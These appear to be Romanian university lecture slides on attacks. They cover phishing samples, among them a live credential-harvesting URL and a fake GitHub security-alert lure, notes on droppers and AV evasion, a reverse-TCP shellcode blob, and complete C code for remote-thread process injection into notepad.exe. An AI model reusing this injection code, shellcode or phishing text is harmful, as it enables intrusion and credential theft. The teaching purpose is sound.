Simply enter your data then push the decode button.

YTo1OntzOjY6InNvdXJjZSI7YToyOntpOjA7czoxNDoiY2FtcGFpZ24uZXZlbnQiO2k6MTtpOjEyO31zOjU6ImVtYWlsIjtpOjIyO3M6NDoic3RhdCI7czoyMjoiNjVkYzNlMmRiODc4YzU2MzEwNDEwOCI7czo0OiJsZWFkIjtzOjY6IjExMzcxMiI7czo3OiJjaGFubmVsIjthOjE6e3M6NToiZW1haWwiO2k6MjI7fX0%3D

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

a:5:{s:6:"source";a:2:{i:0;s:14:"campaign.event";i:1;i:12;}s:5:"email";i:22;s:4:"stat";s:22:"65dc3e2db878c563104108";s:4:"lead";s:6:"113712";s:7:"channel";a:1:{s:5:"email";i:22;}}7

- Obținerea informațiilor se poate face prin intermediul aplicațiilor online de decodare Base64.

PHISING
ATAC IN TREPTE

Subject Incoming Message Failure Delivery Status Notification: returning message to paul_gagniuc@acad.ro
From paul_gagniuc@acad.ro
To paul_gagniuc@acad.ro
Date 2024-02-27 11:05

This email is from a trusted source.

Blocked incoming messages for paul_gagniuc@acad.ro

You have 10 pending messages for delivery to your mail box.

Authorize Delivery for pending mails

Click here to release these messages to your inbox folder

Due to registry restrictions, domain privacy is unavailable for a handful of TLDs. Check the Domain Privacy page to see the full list of affected domains.

Visit the Whois privacy service agreement page for further details.

(c) Poweredby: *Cp* IT acad.ro

failure delivery messages

	Recipient:	Subject:	Date:
Release			
paul_gagniuc@acad.ro	RE: RE: KI/PO/09-23/319 AUMA---RFQ Electric Actuator / Motorized Valve---KI/SO/2023/632 (PROJECT)---AUMA ack. AJB230694-SGP23508**AJB230694** **payment slip**	2/27/2024 1:05:05 a.m.	
Release			
paul_gagniuc@acad.ro	RE: PO 12440185- 12312301-for Supply and Installation of Metal Shelving Storage Rack (Heavy Duty Shelves	2/27/2024 1:05:05 a.m.	
Release			
paul_gagniuc@acad.ro	FW: Re: FW: New PO - 2200000451983 - M S MODULAR RACK SYSTEMS PVT LTD	2/27/2024 1:05:05 a.m.	
Release			
paul_gagniuc@acad.ro	PO 12440185- 12312301-for Supply and Installation of Metal Shelving Storage Rack (Heavy Duty Shelves) for UDC Pantry & Stationary Centralized Store - 12312301	2/27/2024 1:05:05 a.m.	

(more...6)

http://dawlia2030.com/Webmail/75/Webmail/webmail.php?email=paul_gagniuc@acad.ro

Vrea sa vada cat de naiv este utilizatorul si cat de rapid raspunde. Este un atac in trepte.

URGENT: ACTIVITATE SUSPECTĂ IDENTIFICATĂ PE CONTUL DUMNEAVOASTRĂ DE GITHUB

Bună ziua!

Vă contactăm în legătură cu contul dumneavoastră pe platforma GitHub. În urma monitorizării noastre continue a activităților, am identificat un comportament neobișnuit pe contul dumneavoastră care ar putea indica o amenințare gravă la securitatea contului și a datelor dumneavoastră.

Pentru a vizualiza detaliile acestei activități și pentru a lua măsuri în combaterea acestor evenimente, vă rugăm să accesați cât mai curând link-ul de mai jos:

https://githublogin.azurewebsites.net/

Este esențial să înțelegeți că întârzierea în acțiune ar putea avea consecințe extrem de grave pentru securitatea contului și a informațiilor dumneavoastră personale. Echipa noastră de securitate este mobilizată în prezent pentru a interveni prompt, dar timpul este un factor crucial.

Vă asigurăm că echipa noastră de securitate lucrează îndeaproape pentru a investiga acest incident și pentru a preveni orice pierdere ulterioară. În scopul protejării contului și a informațiilor dumneavoastră personale, am luat următoarele măsuri imediate:

- Am implementat măsuri suplimentare de securitate pentru contul dumneavoastră GitHub.
- Am suspendat temporar anumite funcționalități ale contului pentru a preveni orice acces neautorizat.
- Vom iniția o investigație detaliată asupra acestei activități pentru a identifica sursa și a lua măsurile necesare pentru protejarea contului dumneavoastră.

Vă recomandăm să verificați activitățile recente ale contului dumneavostră și să notificați imediat echipa noastră de suport dacă observați orice alt comportament suspect.

Pentru a vă proteja cât mai eficient, vă rugăm să răspundeți la acest e-mail sau să ne contactați la adresa de e-mail **support@github.com** pentru a confirma dacă recunoașteți activitatea în cauză.

Vă reamintim că *GitHub nu va solicita niciodată* informații confidențiale, cum ar fi parole sau date bancare, prin e-mail sau telefon! Vă rugăm să fiți atenți la tentativele de phishing și să ne contactați imediat dacă aveți orice întrebări sau îngrijorări!


Vă mulțumim pentru cooperare și pentru încrederea acordată! Ne angajăm să vă protejăm contul și să vă oferim o experiență sigură și de încredere pe platforma GitHub!


Cu stimă,

Echipa de securitate GitHub

https://github.com
support@github.com


MASCAREA EMAIL-ULUI SURSĂ







C.12.2 DROPPERS

CONSTRUCTORI
CUM ARATA UN DROPER?
SCRIERE PE DISC VS SCRIERE IN MEMORIA RAM








- https://github.com/Gagniuc/Binary-files-inside-EXCEL-VBA

DROPERE - SHELL CODE

Shellcode-ul este un set de instrucțiuni în limbaj de mașină utilizat adesea în exploit-uri pentru a controla comportamentul unui program afectat de o vulnerabilitate; pentru a crea un shellcode eficient, este esențial să fie compact, să evite caracterele nule și alte secvențe care ar putea termina prematur execuția și să fie adaptat la specificațiile mediului țintă, cum ar fi arhitectura sistemului și offset-urile de memorie.

- Incorporare shelcode in dropper (antivirusul poate lua semnaturi din shellcode; chiar si daca se foloseste criptarea)
- Descarcare shell code de pe online (ofruscare pentru antivirus)




C.12.3
INJECTIA DE COD MASINA


SHELLCODE

IN DIFERITE TIPURI DE SURSE

Shellcode-ul este un set de instrucțiuni în limbaj de mașină utilizat adesea în exploit-uri pentru a controla comportamentul unui program afectat de o vulnerabilitate; pentru a crea un shellcode eficient, este esențial să fie compact, să evite caracterele nule și alte secvențe care ar putea termina prematur execuția și să fie adaptat la specificațiile mediului țintă, cum ar fi arhitectura sistemului și offset-urile de memorie.



Toate limbajele de programare cu acces la API permit encodare si injectie de shellcode



DROPPER UPDATE

DESCĂRCARE ȘI EXECUȚIE SHELLCODE

```
# Reverse TCP to 10.10.10.4 port 1234:
shellcode=(
"\x2b\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\xb2\xf4\x84\x30\x83\xee\xfc\xe2\xf4\x4e\x1c\x06\x30\xb2\xf4"
"\xe4\xb9\x57\xc5\x44\x54\x39\xa4\xb4\xbb\xe0\xf8\x0f\x62\xa6"
"\x7f\xf6\x18\xbd\x43\xce\x16\x83\x0b\x28\x0c\xd3\x88\x86\x1c"
"\x92\x35\x4b\x3d\xb3\x33\x66\xc2\xe0\xa3\x0f\x62\xa2\x7f\xce"
"\x0c\x39\xb8\x95\x48\x51\xbc\x85\xe1\xe3\x7f\xdd\x10\xb3\x27"
"\x0f\x79\xaa\x17\xbe\x79\x39\xc0\x0f\x31\x64\xc5\x7b\x9c\x73"
"\x3b\x89\x31\x75\xcc\x64\x45\x44\xf7\xf9\xc8\x89\x89\xa0\x45"
"\x56\xac\x0f\x68\x96\xf5\x57\x56\x39\xf8\xcf\xbb\xea\xe8\x85"
"\xe3\x39\xf0\x0f\x31\x62\x7d\xc0\x14\x96\xaf\xdf\x51\xeb\xae"
"\xd5\xcf\x52\xab\xdb\x6a\x39\xe6\x6f\xbd\xef\x9c\xb7\x02\xb2"
"\xf4\xec\x47\xc1\xc6\xdb\x64\xda\xb8\xf3\x16\xb5\x0b\x51\x88"
"\x22\xf5\x84\x30\x9b\x30\xd0\x60\xda\xdd\x04\x5b\xb2\x0b\x51"
"\x60\xe2\xa4\xd4\x70\xe2\xb4\xd4\x58\x58\xfb\x5b\xd0\x4d\x21"
"\x13\x5a\xb7\x9c\x8e\x3a\xbc\xf0\xec\x32\xb2\xf0\x56\xb9\x54"
"\x9e\x94\x66\xe5\x9c\x1d\x95\xc6\x95\x7b\xe5\x37\x34\xf0\x3c"
"\x4d\xba\x8c\x45\x5e\x9c\x74\x85\x10\xa2\x7b\xe5\xda\x97\xe9"
"\x54\xb2\x7d\x67\x67\xe5\xa3\xb5\xc6\xd8\xe6\xdd\x66\x50\x09"
"\xe2\xf7\xf6\xd0\xb8\x31\xb3\x79\xc0\x14\xa2\x32\x84\x74\xe6"
"\xa4\xd2\x66\xe4\xb2\xd2\x7e\xe4\xa2\xd7\x66\xda\x8d\x48\x0f"
"\x34\x0b\x51\xb9\x52\xba\xd2\x76\x4d\xc4\xec\x38\x35\xe9\xe4"
"\xcf\x67\x4f\x64\x2d\x98\xfe\xec\x96\x27\x49\x19\xcf\x67\xc8"
"\x82\x4c\xb8\x74\x7f\xd0\xc7\xf1\x3f\x77\xa1\x86\xeb\x5a\xb2"
"\xa7\x7b\xe5"
)
```

```c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

// MessageBox shellcode - 64-bit
unsigned char payload[] = {
  0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x00, 0x00,
  0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
  0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
...
  0x78, 0x70, 0x65, 0x72, 0x69, 0x6d, 0x65, 0x6e, 0x74, 0x65, 0x20, 0x6c,
  0x61, 0x20, 0x41, 0x54, 0x4d, 0x20, 0x7c, 0x3d, 0x2d, 0x00, 0x7c, 0x4c,
  0x61, 0x62, 0x6f, 0x72, 0x61, 0x74, 0x6f, 0x72, 0x7c, 0x00
};
unsigned int payload_len = 334;


int FindTarget(const char *procname) {

        HANDLE hProcSnap;
        PROCESSENTRY32 pe32;
        int pid = 0;

        hProcSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        if (INVALID_HANDLE_VALUE == hProcSnap) return 0;

        pe32.dwSize = sizeof(PROCESSENTRY32);

        if (!Process32First(hProcSnap, &pe32)) {
                CloseHandle(hProcSnap);
                return 0;
        }

        while (Process32Next(hProcSnap, &pe32)) {
                if (lstrcmpiA(procname, pe32.szExeFile) == 0) {
                        pid = pe32.th32ProcessID;
                        break;
                }
        }

        CloseHandle(hProcSnap);

        return pid;
}
```

Injectia de Shellcode (I)

Include Directives - Aceste directive îi spun compilatorului să includă informații din bibliotecile externe specifice sistemului de operare Windows și standardul C++:

#include <windows.h> // Pentru funcții specifice Windows.
#include <stdio.h> // Pentru input/output standard, de exemplu printf.
#include <stdlib.h> // Pentru funcții standard de alocare și conversie.
#include <string.h> // Pentru manipularea șirurilor de caractere.
#include <tlhelp32.h> // Pentru funcții de snapshot pentru procese.

Shellcode - Acest array payload este un bloc de cod în limbaj de asamblare convertit în format hexazecimal. Codul poate fi folosit pentru a efectua o acțiune specifică, în acest caz, afișarea unui messagebox:

unsigned char payload[] = { ... };
unsigned int payload_len = 334; // Lungimea shellcode-ului în bytes.

Funcția FindTarget - Această funcție caută procesul cu numele specificat și returnează identificatorul de proces (PID):

int FindTarget(const char *procname) { ... }

CreateToolhelp32Snapshot - Creează o listă instantanee a tuturor proceselor din sistem.
Process32First & Process32Next - Iterează prin procesele listate în snapshot pentru a găsi procesul dorit.

Procesul de injecție de shellcode

- Prima parte a codului inițiază un payload, care este esențial un bloc de cod în limbaj de asamblare, convertit în format hexazecimal. Acesta poate fi folosit pentru a executa operații specifice, în cazul nostru afișarea unui messagebox.
- După inițializarea payload-ului, următoarea funcție importantă prezentată este FindTarget, care are rolul de a localiza procesul dorit pe baza numelui său, returnând PID-ul acestuia. Folosim CreateToolhelp32Snapshot pentru a crea o instantanee a tuturor proceselor curente, iar apoi iterăm prin aceste procese cu ajutorul Process32First și Process32Next până când găsim procesul target.
- Aceste funcții sunt fundamentale în înțelegerea modului în care un atacator poate injecta cod arbitrar într-un proces rulat pe un sistem de operare Windows. Discuțiile noastre de astăzi sunt cruciale pentru a înțelege riscurile de securitate la care suntem expuși și pentru a dezvolta metode de apărare împotriva acestor tipuri de atacuri.

```c
int Inject(HANDLE hProc, unsigned char * payload, unsigned int payload_len) {

        LPVOID pRemoteCode = NULL;
        HANDLE hThread = NULL;

        pRemoteCode = VirtualAllocEx(hProc, NULL, payload_len, MEM_COMMIT,
PAGE_EXECUTE_READ);
        WriteProcessMemory(hProc, pRemoteCode, (PVOID)payload, (SIZE_T)payload_len,
(SIZE_T *)NULL);
        hThread = CreateRemoteThread(hProc, NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);

        if (hThread != NULL) {
                WaitForSingleObject(hThread, 500);
                CloseHandle(hThread);
                return 0;
        }
        return -1;
}


int main(void) {

    int pid = 0;
    HANDLE hProc = NULL;

    pid = FindTarget("notepad.exe");

    if (pid) {
        printf("Notepad.exe PID = %d\n", pid);

        // DESCHIDE PROCES TINTA ...
        hProc = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
                        PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
                        FALSE, (DWORD) pid);

        if (hProc != NULL) {
            Inject(hProc, payload, payload_len);
            CloseHandle(hProc);
        }
    }
    return 0;
}
```

Injectia de Shellcode (II)

Shellcode-ul este un set de instrucțiuni în limbaj de mașină utilizat adesea în exploit-uri pentru a controla comportamentul unui program afectat de o vulnerabilitate; pentru a crea un shellcode eficient, este esențial să fie compact, să evite caracterele nule și alte secvențe care ar putea termina prematur execuția și să fie adaptat la specificațiile mediului țintă, cum ar fi arhitectura sistemului și offset-urile de memorie.

Funcția Inject - Realizează injectarea propriu-zisă a shellcode-ului în procesul țintă:

int Inject(HANDLE hProc, unsigned char * payload, unsigned int payload_len) { ... }

VirtualAllocEx - Rezervă spațiu în procesul țintă pentru shellcode.
